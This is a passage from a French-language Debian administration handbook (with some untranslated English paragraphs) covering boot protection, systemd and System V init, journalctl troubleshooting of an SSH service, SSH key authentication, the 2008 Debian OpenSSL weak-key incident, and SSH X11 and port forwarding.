Pour éviter cela, on peut protéger le chargeur d'amorçage par un mot de passe. Pensez alors à protéger aussi l'accès au BIOS (un mécanisme de protection par mot de passe est presque toujours disponible), sans quoi un indélicat pourra toujours démarrer sur une disquette contenant son propre système Linux, qu'il utilisera pour accéder aux disques durs de l'ordinateur.

Sachez enfin que la plupart des BIOS disposent de passe-partout génériques. Prévus à l'origine pour dépanner les distraits qui oublient les leurs, ces mots de passe sont désormais publics et diffusés sur Internet (vérifiez vous-même en cherchant *BIOS generic passwords* sur un moteur de recherche). Toutes ces protections ralentiront donc l'accès non autorisé à la machine, sans pouvoir l'empêcher totalement. C'est pourquoi il est vain de chercher à protéger un ordinateur si l'attaquant peut y accéder physiquement : il pourra de toute manière démonter les disques durs pour les brancher sur un ordinateur sous son contrôle, voire voler l'ordinateur entier, ou vider la mémoire du BIOS pour remettre à zéro le mot de passe...

Systemd executes several processes, in charge of setting up the system: keyboard, drivers, file-systems, network, services. It does this while keeping a global view of the system as a whole, and the requirements of the components. Each component is described by a “unit file” (sometimes more); the general syntax is derived from the widely-used “\*.ini files” syntax, with *key = value* pairs grouped between [section] headers. Unit files are stored under `/lib/systemd/system/` and `/etc/systemd/system/`; they come in several flavors, but we will focus on “services” and “targets” here.

Un « fichier service » de systemd décrit un processus géré par systemd. Il contient approximativement les mêmes informations que les anciens scripts d'initialisation, mais exprimés d'une manière déclarative (et bien plus concise). `systemd` s'occupe de toutes les tâches répétitives (démarrer et arrêter le processus, vérifier son état, enregistrer des logs, abandonner des priviléges, etc.), et le fichier service n'a plus qu'à préciser les particularités du processus. Voici par exemple celui pour SSH :

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists= !/etc/ssh/sshd_not_to_be_run
```

```

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service

```

On constate qu'il y a très peu de code dans ce fichier, juste des déclarations. `systemd` s'occupe d'afficher l'état d'avancement, garde une trace des processus, et les redémarre même lorsque c'est nécessaire.

Un « fichier *target* » de `systemd` décrit un état « cible » du système, dans lequel un certain nombre de services sont réputés être fonctionnels. On peut le concevoir comme l'équivalent d'un « niveau d'exécution » (*runlevel*) de l'ancien système. Une de ces cibles est `local-fs.target` ; lorsqu'elle est atteinte, le reste du système peut considérer que tous les systèmes de fichiers locaux sont montés et accessibles. Parmi les autres cibles existantes, citons `network-online.target` (« réseau en ligne ») et `sound.target` (« son »). Les dépendances d'une cible peuvent être listées soit dans le fichier *target* lui-même (sur la ligne `Requires=`), soit en créant un lien symbolique vers un fichier *service* dans le répertoire `/lib/systemd/system/nom-de-la-cible.target.wants/`. Ainsi, `/etc/systemd/system/printer.target.wants/` contient un lien vers `/lib/systemd/system/cups.service` ; `systemd` s'assurera donc que CUPS soit bien démarré pour atteindre la cible `printer.target`.

Puisque les fichiers de `systemd` ne sont pas des scripts ou des programmes, ils ne peuvent être exécutés directement : ils doivent être interprétés par `systemd`. C'est pourquoi l'administrateur dispose de plusieurs utilitaires pour interagir avec `systemd`, et contrôler l'état du système et de chacun de ses composants.

Le premier de ces outils est `systemctl`. Lorsqu'il est exécuté sans paramètres, il liste toutes les « unités » connues de `systemd` (à l'exception de celles qui ont été désactivées), ainsi que leur état. `systemctl status` donne une meilleure vue des services, et des processus associés. En lui passant un nom de service (comme dans `systemctl status ntp.service`), il renvoie encore plus de détails, ainsi que les dernières lignes de log en rapport avec le service (nous reviendrons là dessus plus loin).

Démarrer un service manuellement se fait simplement avec `systemctl start nom-de-service.service`. Inversement et sans surprise, arrêter un service se fait avec `systemctl stop nom-de-service.service` ; d'autres sous-commandes existent, comme `reload` (« recharger ») et `restart` (« redémarrer »).

Pour activer un service (autrement dit pour qu'il soit lancé automatiquement au démarrage de l'ordinateur), il convient de faire `systemctl enable nom-du-service.service` (ou `disable`

pour le désactiver). La sous-commande `is-enabled` permet de vérifier l'état d'activation du service.

An interesting feature of `systemd` is that it includes a logging component named `journald`. It comes as a complement to more traditional logging systems such as `syslogd`, but it adds interesting features such as a formal link between a service and the messages it generates, and the ability to capture error messages generated by its initialization sequence. The messages can be displayed later on, with a little help from the `journalctl` command. Without any arguments, it simply spews all log messages that occurred since system boot; it will rarely be used in such a manner. Most of the time, it will be used with a service identifier:

```
# journalctl -u ssh.service
-- Logs begin at mar. 2015-03-31 10:08:49 CEST, end at mar. 2015-03-31 17:06:02 CEST.
  ↳ ...
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
  ↳ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
  ↳ roland by (uid=0)
```

Une autre option très utile est `-f`, qui demande à `journalctl` d'afficher les nouveaux messages au fur et à mesure de leur émission (de manière similaire à ce que réalise `tail -f fichier`).

Lorsqu'un service n'a pas l'air de fonctionner correctement, la première étape pour résoudre le problème est de vérifier si le service est lancé avec `systemctl status`; si ce n'est pas le cas, et si les messages affichés par cette première commande ne suffisent pas à identifier le problème, il convient alors de consulter les messages que `journald` a collecté au sujet de ce service. Prenons le cas d'un serveur SSH qui ne fonctionne pas :

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
  Active: failed (Result: start-limit) since mar. 2015-03-31 17:30:36 CEST; 1s ago
    Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
    Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHDA_OPTS (code=exited, status=255)
   Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↳ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
  ↳ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
```

```
-- Logs begin at mar. 2015-03-31 17:29:27 CEST, end at mar. 2015-03-31 17:30:36 CEST.
-- 
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
  ↪ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
  ↪ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
  ↪ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↪ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
  ↪ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↪ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
  ↪ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↪ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
  ↪ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↪ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
  ↪ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
  ↪ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
  ↪ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since mar. 2015-03-31 17:31:09 CEST; 2s ago
     Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
   Main PID: 1222 (sshd)
      CGroup: /system.slice/ssh.service
```

```
L1222 /usr/sbin/sshd -D
```

```
#
```

Après avoir vérifié l'état du service (*failed*, en échec), nous avons consulté les messages du journal ; ils indiquaient une erreur dans le fichier de configuration. Après avoir corrigé ce dernier, nous avons redémarré le service et nous avons vérifié qu'il fonctionnait pour de bon.

#### POUR ALLER PLUS LOIN

#### D'autres sortes de fichiers systemd (*unit files*)

Dans cette section nous avons découvert les facettes les plus importantes de `systemd`. Mais il dispose de nombreuses autres fonctionnalités ; nous n'en listerons que quelques-unes ici :

- activation de socket : un fichier « socket » décrit une socket réseau ou Unix gérée par `systemd` ; concrètement la socket est créée par `systemd`, et le service sous-jacent peut être démarré à la demande lorsqu'une demande de connexion est reçue. Cela reprend approximativement les fonctionnalités de `inetd`. Voir `systemd.socket(5)`.
- minuterie : un fichier « timer » décrit un événement qui se reproduit à un intervalle régulier ou à un horaire particulier ; lorsqu'un service est lié à une minuterie, la tâche correspondante est exécutée chaque fois que la minuterie se déclenche. Cette fonctionnalité est similaire à celle offerte par `cron`. Voir `systemd.timer(5)`.
- réseau : un fichier « network » décrit une interface réseau, ce qui permet de configurer ces interfaces et d'exprimer le fait qu'un service dépend de la disponibilité d'une interface particulière.

### 9.1.2. Le système d'initialisation System V

Le système d'initialisation System V exécute tout un ensemble de processus en suivant les indications du fichier `/etc/inittab`. Le premier programme exécuté (correspondant à l'étape `sysinit`) est `/etc/init.d/rcS`, script qui exécute tous les programmes du répertoire `/etc/rcS.d/`.

Parmi ceux-ci, on trouve successivement :

- la configuration du clavier de la console ;
- le chargement des pilotes : la plupart des modules noyau sont chargés par le noyau lui-même en fonction du matériel détecté ; certains pilotes peuvent ensuite être systématiquement chargés, les modules correspondants doivent être listés dans `/etc/modules` ;
- la vérification de l'intégrité des systèmes de fichiers ;
- le montage des partitions locales ;
- la configuration du réseau ;
- le montage des systèmes de fichiers distants (NFS).

## Modules du noyau et options

Les modules du noyau disposent eux aussi d'options qu'on peut paramétrer en plaçant des fichiers dans `/etc/modprobe.d/`. Les options sont définies à l'aide de directives options `nom-du-module nom-option=valeur-option`. Plusieurs options peuvent être spécifiées avec une seule directive si nécessaire.

Ces fichiers de configuration sont destinés à `modprobe` — le programme permettant de charger un module noyau avec ses dépendances (les modules peuvent en effet faire appel à d'autres modules). Ce dernier est fourni par le paquet `kmod`.

Après cette phase, `init` reprend la main et démarre les programmes associés au niveau d'exécution (*runlevel*) normal, soit par défaut le niveau 2. Il exécute `/etc/init.d/rc 2`, script qui démarre tous les services donnés du répertoire `/etc/rc2.d/` débutant par la lettre « S ». Le nombre (à deux chiffres) qui suit servait historiquement à classer les services pour les démarrer dans le bon ordre, mais de nos jours le système de démarrage par défaut utilise `insserv`, un système de démarrage où l'ordonnancement se fait en fonction des dépendances entre scripts. Chaque script de démarrage déclare ainsi les contraintes qui s'appliquent à lui (par exemple, s'il doit démarrer avant ou après tel autre service) ; `init` les lance alors dans un ordre qui satisfait les contraintes. La numérotation statique des scripts n'est donc plus prise en compte (mais ils doivent toujours s'appeler d'un nom composé d'un « S » suivi de deux caractères, suivis à leur tour du véritable nom du script utilisé pour les dépendances). D'une manière générale, les services de base (comme le service de collecte des journaux, `rsyslog`, ou celui d'attribution des ports, `portmap`) sont démarrés en premier, suivis par les services standards et l'interface graphique (`gdm3`).

Ce système de démarrage par dépendances permet d'automatiser des renumérotations qui pourraient s'avérer fastidieuses si elles devaient être faites manuellement et il prévient les erreurs humaines, puisque l'ordonnancement se fait en fonction des contraintes exprimées. Il présente également l'avantage supplémentaire de permettre le démarrage de plusieurs services en parallèle, si plusieurs scripts sont indépendants entre eux, ce qui peut accélérer la séquence de démarrage.


`init` distingue plusieurs niveaux d'exécution car il peut basculer de l'un à l'autre par la commande `telinit nouveau-niveau`. Dès son invocation, `init` exécute à nouveau `/etc/init.d/rc` avec le nouveau niveau d'exécution désiré, script qui démarre à son tour les services manquants et arrête ceux qui ne sont plus souhaités. Pour cela, il se réfère au contenu du répertoire `/etc/rcX.d` (où X représente le nouveau niveau d'exécution). Les scripts débutant par « S » (comme *Start*) sont des services à démarrer, ceux débutant par « K » (comme *Kill*) sont des services à stopper. Le script évite de redémarrer tout service déjà actif dans le niveau d'exécution précédent.

Dans Debian, le système d'initialisation System V n'utilise par défaut que quatre *runlevels* différents :

- Le niveau 0 n'est utilisé que de manière transitoire, lors de la phase d'extinction de l'ordinateur. Il contient donc de nombreux scripts « K ».

- Le niveau 1, aussi connu sous le nom de *single-user*, correspond au système en mode dégradé ; il ne contient que les services de base et est prévu pour les opérations de maintenance en dehors de l'interaction des utilisateurs.
- Le niveau 2 est le niveau de fonctionnement normal, qui inclut les services réseau, l'interface graphique, les connexions des utilisateurs, etc.
- Le niveau 6 est similaire au niveau 0, à ceci près qu'il est utilisé lors de la phase d'extinction qui précède un redémarrage.

D'autres niveaux existent, notamment de 3 à 5. Ils sont par défaut configurés pour fonctionner de la même manière que le niveau 2, mais l'administrateur peut les modifier (en ajoutant ou supprimant des scripts dans les répertoires `/etc/rcX.d/` correspondants) pour les adapter à un besoin particulier.



**FIGURE 9.2** Étapes du démarrage d'un ordinateur sous Linux avec le système d'initialisation System V

Tous les scripts contenus dans les différents répertoires `/etc/rcX.d` ne sont que des liens symboliques, créés à l'installation du paquet concerné par le programme `update-rc.d`, et menant vers les scripts réels, stockés sous `/etc/init.d/`. Pour adapter à sa guise les services à démarrer ou à stopper à chaque niveau d'exécution, l'administrateur exécutera à nouveau le programme `update-rc.d` en lui fournissant les paramètres adéquats. La page de manuel `update-rc.d(1)` en détaille la syntaxe précise. Signalons au passage que supprimer tous les liens symboliques

(avec le paramètre `remove`) n'est pas la bonne méthode pour désactiver un service. Il faut simplement le configurer pour ne pas démarrer dans les niveaux d'exécution souhaités (tout en conservant les appels correspondants pour l'arrêter au cas où le service tournait dans le niveau d'exécution précédent). L'utilisation d'`update-rc.d` étant quelque peu alambiquée, on pourra utiliser `rcconf` (du paquet `rcconf`) pour se voir présenter une interface plus simple à manipuler.

CHARTE DEBIAN

### Redémarrage des services

Les scripts de configuration des paquets Debian redémarrent parfois certains services pour assurer leur disponibilité ou leur faire prendre en compte certaines nouvelles options. La commande de manipulation d'un service `service` *opération* ne prend pas en compte le niveau d'exécution, suppose (à tort) que le service est actuellement employé et peut donc effectuer des opérations inadéquates (démarrage d'un service volontairement arrêté, ou arrêt d'un service déjà stoppé, etc.). Debian a donc introduit le programme `invoke-rc.d`, auquel les scripts de configuration doivent recourir pour appeler les scripts d'initialisation des services. Il n'exécutera que les commandes nécessaires. Attention, contrairement à l'usage, le suffixe `.d` est ici employé sur un nom de programme et non pas sur un répertoire.

Enfin, `init` démarre les programmes de contrôle des différentes consoles virtuelles (`getty`). Ils affichent une invite, attendent un nom d'utilisateur, puis exécutent `login utilisateur` pour démarrer une session.

VOCABULAIRE

### Console et terminal

Les premiers ordinateurs étaient habituellement séparés en plusieurs parties, très volumineuses : l'armoire de stockage et l'unité de calcul étaient distinctes des organes de contrôle utilisés par les opérateurs. Ceux-ci constituaient donc un meuble à part, la « console ». Ce terme est resté, mais sa signification a évolué. Il est devenu plus ou moins synonyme de « terminal » : un ensemble constitué d'un clavier et d'un écran.

Au fil de l'évolution de l'informatique, les systèmes d'exploitation ont proposé plusieurs consoles virtuelles pour offrir plusieurs sessions indépendantes en même temps, même s'il n'existe physiquement qu'un clavier et un écran. La plupart des systèmes GNU/Linux proposent ainsi six consoles virtuelles (en mode texte), accessibles grâce aux combinaisons de touches `Control+Alt+F1` à `Control+Alt+F6`.

Les termes « console » et « terminal » peuvent aussi, au sens large, désigner un émulateur de terminal dans une session graphique X11 (comme `xterm`, `gnome-terminal` ou `konsole`).

## 9.2. Connexion à distance

Il est essentiel pour un administrateur de pouvoir se connecter à distance sur un ordinateur. Les serveurs, confinés dans leur propre salle, disposent en effet rarement d'un clavier et d'un écran connectés en permanence — mais sont reliés au réseau.

B.A.-BA

### Client, serveur

Lorsqu'un système comporte plusieurs mécanismes qui communiquent entre eux, on emploie souvent la métaphore client/serveur. Le serveur désigne alors le programme qui attend des requêtes en provenance d'un client, puis les exécute. C'est le client qui dirige les opérations, le serveur ne prenant pas d'initiatives de lui-même.

### 9.2.1. Connexion à distance sécurisée : SSH

Le protocole *SSH* (*Secured Shell*, ou shell sécurisé) a été conçu dans une optique de sécurité et de fiabilité. Les connexions ainsi mises en place sont sûres : le partenaire est authentifié et tous les échanges sont chiffrés.

#### CULTURE **Telnet et RSH sont obsolètes**

Avant l'apparition de SSH, *Telnet* et *RSH* étaient les outils les plus largement utilisés pour se connecter à distance. Ils sont maintenant véritablement obsolètes et ne devraient plus être utilisés (même si Debian continue de les fournir).

#### VOCABULAIRE **Authentification, chiffrement**

Lorsqu'il s'agit de donner à un client la possibilité d'effectuer ou de déclencher des actions sur un serveur, les implications de sécurité sont importantes. On doit donc s'assurer de l'identité du client ; c'est l'**authentification**. Cette identité consistant souvent en un mot de passe, il faut bien entendu protéger la confidentialité de ce dernier, faute de quoi n'importe quel autre client pourra le récupérer ; c'est l'**objet du chiffrement**, qui est une forme de codage permettant à deux systèmes de communiquer des secrets sur un canal public sans qu'ils puissent être interceptés par des tierces parties.

L'**authentification** et le **chiffrement** sont souvent évoqués ensemble, à la fois parce qu'ils interviennent fréquemment conjointement et parce qu'ils sont en général mis en œuvre à l'aide de concepts mathématiques similaires.

SSH offre encore deux services de transfert de fichiers. **scp** est un utilitaire en ligne de commande qui s'emploie comme **cp** sauf que tout chemin sur une autre machine sera préfixé du nom de celle-ci suivi du caractère deux-points.

```
$ scp fichier machine:/tmp/
```

**sftp** est un programme interactif très similaire à **ftp**. Ainsi, une même session **sftp** peut transférer plusieurs fichiers et il est possible d'y manipuler les fichiers distants (supprimer, changer leur nom ou leurs droits, etc.).

Debian emploie OpenSSH, version libre de SSH maintenue par le projet OpenBSD (un système d'exploitation libre basé sur un noyau BSD et qui se focalise sur la sécurité) et *fork* du logiciel SSH originel développé par la société finlandaise SSH Communications Security Corp. Celle-ci, qui en avait débuté le développement sous la forme d'un logiciel libre, avait en effet décidé de le poursuivre sous une licence propriétaire. Le projet OpenBSD créa donc OpenSSH pour maintenir une version libre de SSH.

#### B.A.-BA **Fork**

Le terme *fork* (fourche, ou projet dérivé), dans le cadre d'un logiciel, désigne un nouveau projet, concurrent de l'original dont il s'inspire, et qu'il a entièrement copié au début. Ces deux logiciels identiques divergent rapidement sur le plan du développement. C'est souvent un désaccord dans l'équipe qui est à l'origine d'un *fork*.

Cette possibilité provient directement du caractère libre d'un logiciel ; un *fork* est sain lorsqu'il permet la poursuite du développement sous forme de logiciel libre (en

cas de changement de licence par exemple). Un *fork* issu d'un désaccord technique ou relationnel est souvent un gâchis de ressources humaines ; on lui préférera la résolution du différend. Il n'est d'ailleurs pas rare d'assister à la fusion des branches d'un *fork* quand elles font ce constat amer.

OpenSSH est séparé en deux paquets. La partie cliente est dans le paquet *openssh-client*, le serveur dans *openssh-server*. Le métapaquet *ssh* dépend des deux parties et facilite leur installation conjointe (`apt install ssh`).

### *Authentification par clé*

Chaque fois que l'on se connecte par SSH, le serveur distant demande un mot de passe pour authentifier l'utilisateur. Cela peut être problématique si l'on souhaite automatiser une connexion ou si l'on emploie un outil qui requiert de fréquentes connexions par SSH. C'est pourquoi SSH propose un système d'authentification par clé.

L'utilisateur génère une biclé sur la machine cliente avec `ssh-keygen -t rsa` : la clé publique est stockée dans `~/.ssh/id_rsa.pub` tandis que la clé privée correspondante est placée dans `~/.ssh/id_rsa`. L'utilisateur emploie alors `ssh-copy-id serveur` pour ajouter sa clé publique dans le fichier `~/.ssh/authorized_keys` du serveur. Si, lors de sa création, la clé privée n'a pas été protégée par une « phrase de passe » (*passphrase*) qui la protège, toutes les connexions au serveur fonctionneront désormais sans mot de passe. Sinon, il faudra à chaque fois déchiffrer la clé privée donc saisir la phrase de passe. Heureusement `ssh-agent` va nous permettre de garder en mémoire la (ou les) clé(s) privée(s) afin de ne pas devoir régulièrement ressaisir la phrase de protection. Pour cela, il suffit d'invoquer `ssh-add` (une fois par session de travail) à la condition que la session soit déjà associée à une instance fonctionnelle de `ssh-agent`. Debian l'active en standard dans les sessions graphiques, mais cela peut se désactiver en modifiant `/etc/X11/Xsession.options`. Pour une session en console, on peut le démarrer manuellement avec `eval $(ssh-agent)`.

#### SÉCURITÉ

#### **Protection de la clé privée**

Quiconque dispose de la clé privée peut se connecter sur le compte ainsi configuré. C'est pourquoi l'accès à la clé privée est protégé par une « phrase de passe ». Quelqu'un qui récupérerait une copie d'un fichier abritant une clé privée (par exemple `~/.ssh/id_rsa`) devrait encore retrouver cette phrase avant de pouvoir l'utiliser. Cette protection supplémentaire n'est cependant pas inviolable et si l'on pense que ce fichier a été compromis, il vaut mieux désactiver cette clé sur les ordinateurs où elle a été installée (en la retirant des fichiers `authorized_keys`) et la remplacer par une clé nouvellement générée.

#### CULTURE

#### **Faille OpenSSL de Debian Etch**

The OpenSSL library, as initially provided in Debian *Etch*, had a serious problem in its random number generator (RNG). Indeed, the Debian maintainer had made a change so that applications using it would no longer generate warnings when analyzed by memory testing tools like `valgrind`. Unfortunately, this change also meant that the RNG was employing only one source of entropy corresponding to

the process number (PID) whose 32,000 possible values do not offer enough randomness.

► <https://www.debian.org/security/2008/dsa-1571>

Concrètement, chaque fois que OpenSSL était employé pour générer une clé, il produisait systématiquement une clé comprise dans un ensemble connu de quelques centaines de milliers de clés (32 000, multipliées par un petit nombre de longueurs de clés). Cela affectait les clés SSH, SSL et les certificats X.509 employés par de nombreuses applications comme OpenVPN. Un pirate n'avait plus qu'à essayer toutes les clés pour essayer d'obtenir un accès non autorisé. Pour réduire l'impact du problème, le démon SSH a été modifié pour refuser les clés problématiques qui sont recensées dans les paquets *openssh-blacklist* et *openssh-blacklist-extra*. De plus, le programme *ssh-vulnkey* permet d'identifier d'éventuelles clés compromises présentes sur le système.

Une analyse plus poussée de cet incident permet de se rendre compte que c'est le fruit de multiples (petits) problèmes tant au niveau du projet OpenSSL que du mainteneur du paquet Debian. Une bibliothèque aussi largement employée que OpenSSL devrait – sans modifications – ne pas générer d'avertissements lorsque scrutée par *valgrind*. En outre, le code (en particulier des parties aussi sensibles que le RNG) mériterait d'être mieux commenté pour éviter de telles erreurs. De son côté, le mainteneur Debian, en voulant faire valider sa modification par les développeurs d'OpenSSL, s'est contenté d'expliquer la modification sans fournir de patch à relire, et a négligé de préciser son rôle au sein de Debian. Enfin, ses choix de maintenance n'étaient pas optimaux : les changements effectués par rapport au logiciel original n'étaient pas clairement documentés ; toutes les modifications étaient certes stockées dans un dépôt Subversion mais elles se retrouvaient agglosmérées en un seul patch lors de la création du paquet source.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format (“3.0 (quilt)”) and the Debian sources webservice were developed.

► <https://sources.debian.org>

## Utiliser des applications X11 à distance

Le protocole SSH permet de faire suivre (*forward*) les données graphiques (dites « X11 », du nom du système graphique le plus répandu sous Unix) : le serveur leur réserve alors un canal de données spécifique. Concrètement, une application graphique exécutée à distance peut s'afficher sur le serveur X.org de l'écran local et toute la session (manipulation comme affichage) sera sécurisée. Cette fonctionnalité donne à une application exécutée à distance de nombreuses possibilités d'interférer sur le système local, elle est donc préventivement désactivée par défaut ; on l'activera en précisant *X11Forwarding yes* dans le fichier de configuration */etc/ssh/sshd\_config* du serveur. L'utilisateur pourra ensuite en profiter en spécifiant l'option *-X* de ssh.

## Créer des tunnels chiffrés avec le port forwarding

Ses options `-R` et `-L` permettent à `ssh` de créer des « tunnels chiffrés » entre deux machines, déportant de manière sécurisée un port TCP (voir l'encadré « [TCP/UDP](#) » page 246) local vers une machine distante ou vice versa.

### VOCABULAIRE

#### Tunnel


Le réseau Internet et la plupart des réseaux locaux qui y sont raccordés fonctionnent en mode paquet et non en mode connecté, c'est-à-dire qu'un paquet émis depuis un ordinateur en direction d'un autre va s'arrêter sur plusieurs routeurs intermédiaires pour être acheminé jusqu'à sa destination. On peut néanmoins simuler un fonctionnement connecté, selon lequel le flux est encapsulé dans des paquets IP normaux ; ces paquets suivent leur chemin habituel, mais le flux est restitué tel quel à destination. On parle alors de « tunnel », par analogie avec un tunnel routier, dans lequel les véhicules roulent directement de l'entrée à la sortie sans rencontrer de carrefours, par opposition au trajet en surface qui impliquerait des intersections et des changements de direction.

On peut profiter de l'opération pour ajouter du chiffrement au tunnel : le flux qui y circule est alors méconnaissable de l'extérieur, mais il est restauré à son état de flux en clair à la sortie du tunnel.


`ssh -L 8000:serveur:25 intermediaire` lance un `ssh` qui établit une session vers *intermediaire* tout en écoutant le port 8000 local. Toute connexion établie sur ce port fera débuter par `ssh` une connexion de l'ordinateur *intermediaire* vers le port 25 de *serveur*, à laquelle `ssh` la reliera.

`ssh -R 8000:serveur:25 intermediaire` établit également une session SSH vers *intermediaire*, mais c'est sur cette machine que le processus `ssh` écoute le port 8000. Toute connexion établie sur ce port fera débuter par `ssh` une connexion depuis la machine locale vers le port 25 de *serveur*, à laquelle `ssh` la reliera.

